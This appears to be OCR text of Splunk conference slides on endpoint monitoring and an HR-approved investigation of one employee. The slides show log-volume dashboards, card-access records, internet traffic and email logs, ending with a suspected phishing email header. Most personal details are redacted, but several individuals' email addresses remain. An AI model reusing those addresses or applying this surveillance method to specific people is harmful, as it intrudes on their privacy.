
✓ 19,123,793 events (8/11/17 12:00:00.000 PM to 8/11/17 2:00:00.000 PM)

Process_Name	count
C:\Program Files (x86)\Microsoft Office\root\Office16\OUTLOOK.EXE	3,755,723
C:\Program Files (x86)\Google\Chrome\Application\chrome.exe	1,454,790
C:\Windows\System32\lsass.exe	1,415,541
C:\Windows\explorer.exe	1,136,301
C:\Windows\System32\svchost.exe	1,067,223
C:\Windows\System32\RuntimeBroker.exe	1,012,705

Endpoint Detection and Forensics

Sysmon, PowerShell, Windows Events

Storage and Bandwidth



Storage and Bandwidth

This dashboard gives a high level view of for the key logs sources we are collecting information from

Sysmon Host Count

1,727

Top Sysmon

host	TotalMB
[redacted]	560.5
[redacted]	526.1
[redacted]	432.3
[redacted]	399.1
[redacted]	208.1
[redacted]	207.6
[redacted]	149.7
[redacted]	138.2
[redacted]	127.0
[redacted]	125.5

PowerShell Host Count

1,716


Top PowerShell

host	TotalMB
[redacted]	97.1
[redacted]	85.6
[redacted]	77.1
[redacted]	72.1
[redacted]	70.7
[redacted]	70.1
[redacted]	66.0
[redacted]	65.0
[redacted]	63.3
[redacted]	61.0

Sysmon by Host in MB

PowerShell by Host in MB

User Investigation (First Phase based on HR/Management Approvals)



User Investigation

First step in the investigation

Time Range: Last 7 days

SAMAccountName: [redacted]

Honeywell - First, Last, Full Name: [redacted]

Email Address: All

Building Card Access Details

_time	DisplayName	CardHolderID	CardNumber	Description	LocationTagName	ConditionName
2017-03-20 14:01:26.300	[redacted]	[redacted]	[redacted]	T2-4 WEST SLIDING DOOR CR	Head Office Tower 2	GRANTED
2017-03-20 12:30:00.400	[redacted]	[redacted]	[redacted]	T2-4 WEST SLIDING DOOR CR	Head Office Tower 2	GRANTED
2017-03-20 11:52:30.300	[redacted]	[redacted]	[redacted]	T2-4 WEST SLIDING DOOR CR	Head Office Tower 2	GRANTED
2017-03-20 11:37:36.200	[redacted]	[redacted]	[redacted]	T2-4 WEST SLIDING DOOR CR	Head Office Tower 2	GRANTED
2017-03-20 10:11:02.700	[redacted]	[redacted]	[redacted]	T2-4 WEST SLIDING DOOR CR	Head Office Tower 2	GRANTED
2017-03-20 10:04:48.400	[redacted]	[redacted]	[redacted]	T2-4 WEST SLIDING DOOR CR	Head Office Tower 2	GRANTED
2017-03-20 08:55:34.400	[redacted]	[redacted]	[redacted]	T2-4 WEST SLIDING DOOR CR	Head Office Tower 2	GRANTED
2017-03-20 07:36:46.400	[redacted]	[redacted]	[redacted]	T2-4 WEST SLIDING DOOR CR	Head Office Tower 2	GRANTED

Building Card Access by Time

Desktop Logins

Logon, Logoff - All Systems

Internet Access By Category


other (29)
web-advertisements
social-networking
search-engines
online-storage-and-backup
internet-communications-and-telephony
content-delivery-networks
computer-and-internet-info
business-and-economy

Internet Access by System

VPN Traffic in MB

Internet Traffic

User Investigation (Continued from Previous Slide)



Internet Traffic

src_ip	src_nt_host	DisplayName	Department	src_zone	tac_location_desc	dest_ip	Country	Region	City	app	category	SentMB	ReceivedMB	VolMB
[redacted]	[redacted]	[redacted]	[redacted]	INSIDE	Head Office, T2-4W2	209.89.157.200	Canada	Alberta	Edmonton	web-browsing	Email_Security Desk	4.63	969.60	974.22
[redacted]	[redacted]	[redacted]	[redacted]	GLOBALPROTECT	GlobalProtect VPN, Head Office	142.152.124.7	Canada	Alberta	Calgary	ms-rdp	any	104.17	563.41	667.58
[redacted]	[redacted]	[redacted]	[redacted]	INSIDE	Head Office, T2-4W2	209.89.157.202	Canada	Alberta	Edmonton	web-browsing	Email_Security Desk	2.67	538.07	540.73
[redacted]	[redacted]	[redacted]	[redacted]	INSIDE	Head Office, T2-4W2	204.79.197.223	United States	Washington	Redmond	web-browsing	Email_Security Desk	2.88	485.40	488.28
[redacted]	[redacted]	[redacted]	[redacted]	GLOBALPROTECT	GlobalProtect VPN, Head Office	142.152.7.222	Canada	Alberta	Calgary	web-browsing	SSL Decryption Exceptions	6.09	337.80	343.89
[redacted]	[redacted]	[redacted]	[redacted]	INSIDE	Head Office, T2-4W2	209.89.157.192	Canada	Alberta	Edmonton	web-browsing	Email_Security Desk	1.20	267.57	268.78
[redacted]	[redacted]	[redacted]	[redacted]	INSIDE	Head Office, T2-4W2	209.89.157.193	Canada	Alberta	Edmonton	ms-update	computer-and-internet-info	10.39	254.30	264.68
[redacted]	[redacted]	[redacted]	[redacted]	INSIDE	Head Office, T2-4W2	209.89.157.194	Canada	Alberta	Edmonton	ms-update	computer-and-internet-info	9.12	236.71	245.83
[redacted]	[redacted]	[redacted]	[redacted]	INSIDE	Head Office, Data Centre	209.89.157.179	Canada	Alberta	Edmonton	ms-update	Email_Security Desk	0.94	215.06	216.00
[redacted]	[redacted]	[redacted]	[redacted]	INSIDE	Head Office, Data Centre	209.89.157.200	Canada	Alberta	Edmonton	ms-update	Email_Security Desk	1.06	206.74	207.80

External Emails Sent


_time	src_user	recipient	subject	MBSize
2017-05-12 00:03:11	[redacted]	jmeidinger@splunk.com	RE: Splunk Gartner SIEM reference	0.35
2017-05-12 00:57:27	[redacted]	jmeidinger@splunk.com	RE: Splunk Gartner SIEM reference	0.23
2017-05-11 21:56:21	[redacted]	jmeidinger@splunk.com	RE: Splunk Gartner SIEM reference	0.31
2017-05-11 21:56:21	[redacted]	gbhat@splunk.com	RE: Splunk Gartner SIEM reference	0.31
2017-05-10 17:14:21	[redacted]	[redacted]	[redacted]	0.01
2017-05-10 15:01:41	[redacted]	[redacted]	[redacted]	0.02
2017-05-10 15:02:39	[redacted]	[redacted]	[redacted]	0.05
2017-05-10 15:57:59	[redacted]	[redacted]	[redacted]	0.10
2017-05-10 02:30:05	[redacted]	[redacted]	[redacted]	0.02
2017-05-11 19:15:53	[redacted]	[redacted]	[redacted]	0.08

External Emails Received

_time	src_user	recipient	subject	MBSize
2017-05-12 04:14:54	postmaster@transalta.onmicrosoft.com	[redacted]	Rule detected: Block External Emails with Blank Subject Line	0.04
2017-05-12 04:22:34	MSOnlineServicesTeam@MicrosoftOnline.com	[redacted]	Identity synchronization Error Report: Friday, 12 May 2017 04:22:32 GMT.	0.04
2017-05-12 04:52:48	MSOnlineServicesTeam@MicrosoftOnline.com	[redacted]	Identity synchronization Error Report: Friday, 12 May 2017 04:52:33 GMT.	0.02
2017-05-12 04:55:15	postmaster@transalta.onmicrosoft.com	[redacted]	Rule detected: Block External Emails with Blank Subject Line	0.15
2017-05-11 23:10:01	communications@optiv.com	[redacted]	Cyber Sec News | Optiv Advisor April 2017	0.23
2017-05-11 23:22:26	MSOnlineServicesTeam@MicrosoftOnline.com	[redacted]	Identity synchronization Error Report: Thursday, 11 May 2017 23:22:04 GMT.	0.04
2017-05-11 23:22:47	postmaster@transalta.onmicrosoft.com	[redacted]	Rule detected: Block External Emails with Blank Subject Line	0.36
2017-05-11 23:52:26	MSOnlineServicesTeam@MicrosoftOnline.com	[redacted]	Identity synchronization Error Report: Thursday, 11 May 2017 23:52:02 GMT.	0.04
2017-05-11 23:58:35	postmaster@transalta.onmicrosoft.com	[redacted]	Rule detected: Block External Emails with Blank Subject Line	2.94
2017-05-11 14:00:46	[redacted]@exclaimer.com	[redacted]	Top 7 tips for great email signature photos	0.03

splunk> .conf2017

Sysmon Example (Where did the Malware or Attack come from? Email, Web, USB, etc.)




Wed 2017/04/26 1:43 PM

Kent Farries <kent_farries@hotmail.com>

Important Info in Attached Doc

To Kent Farries

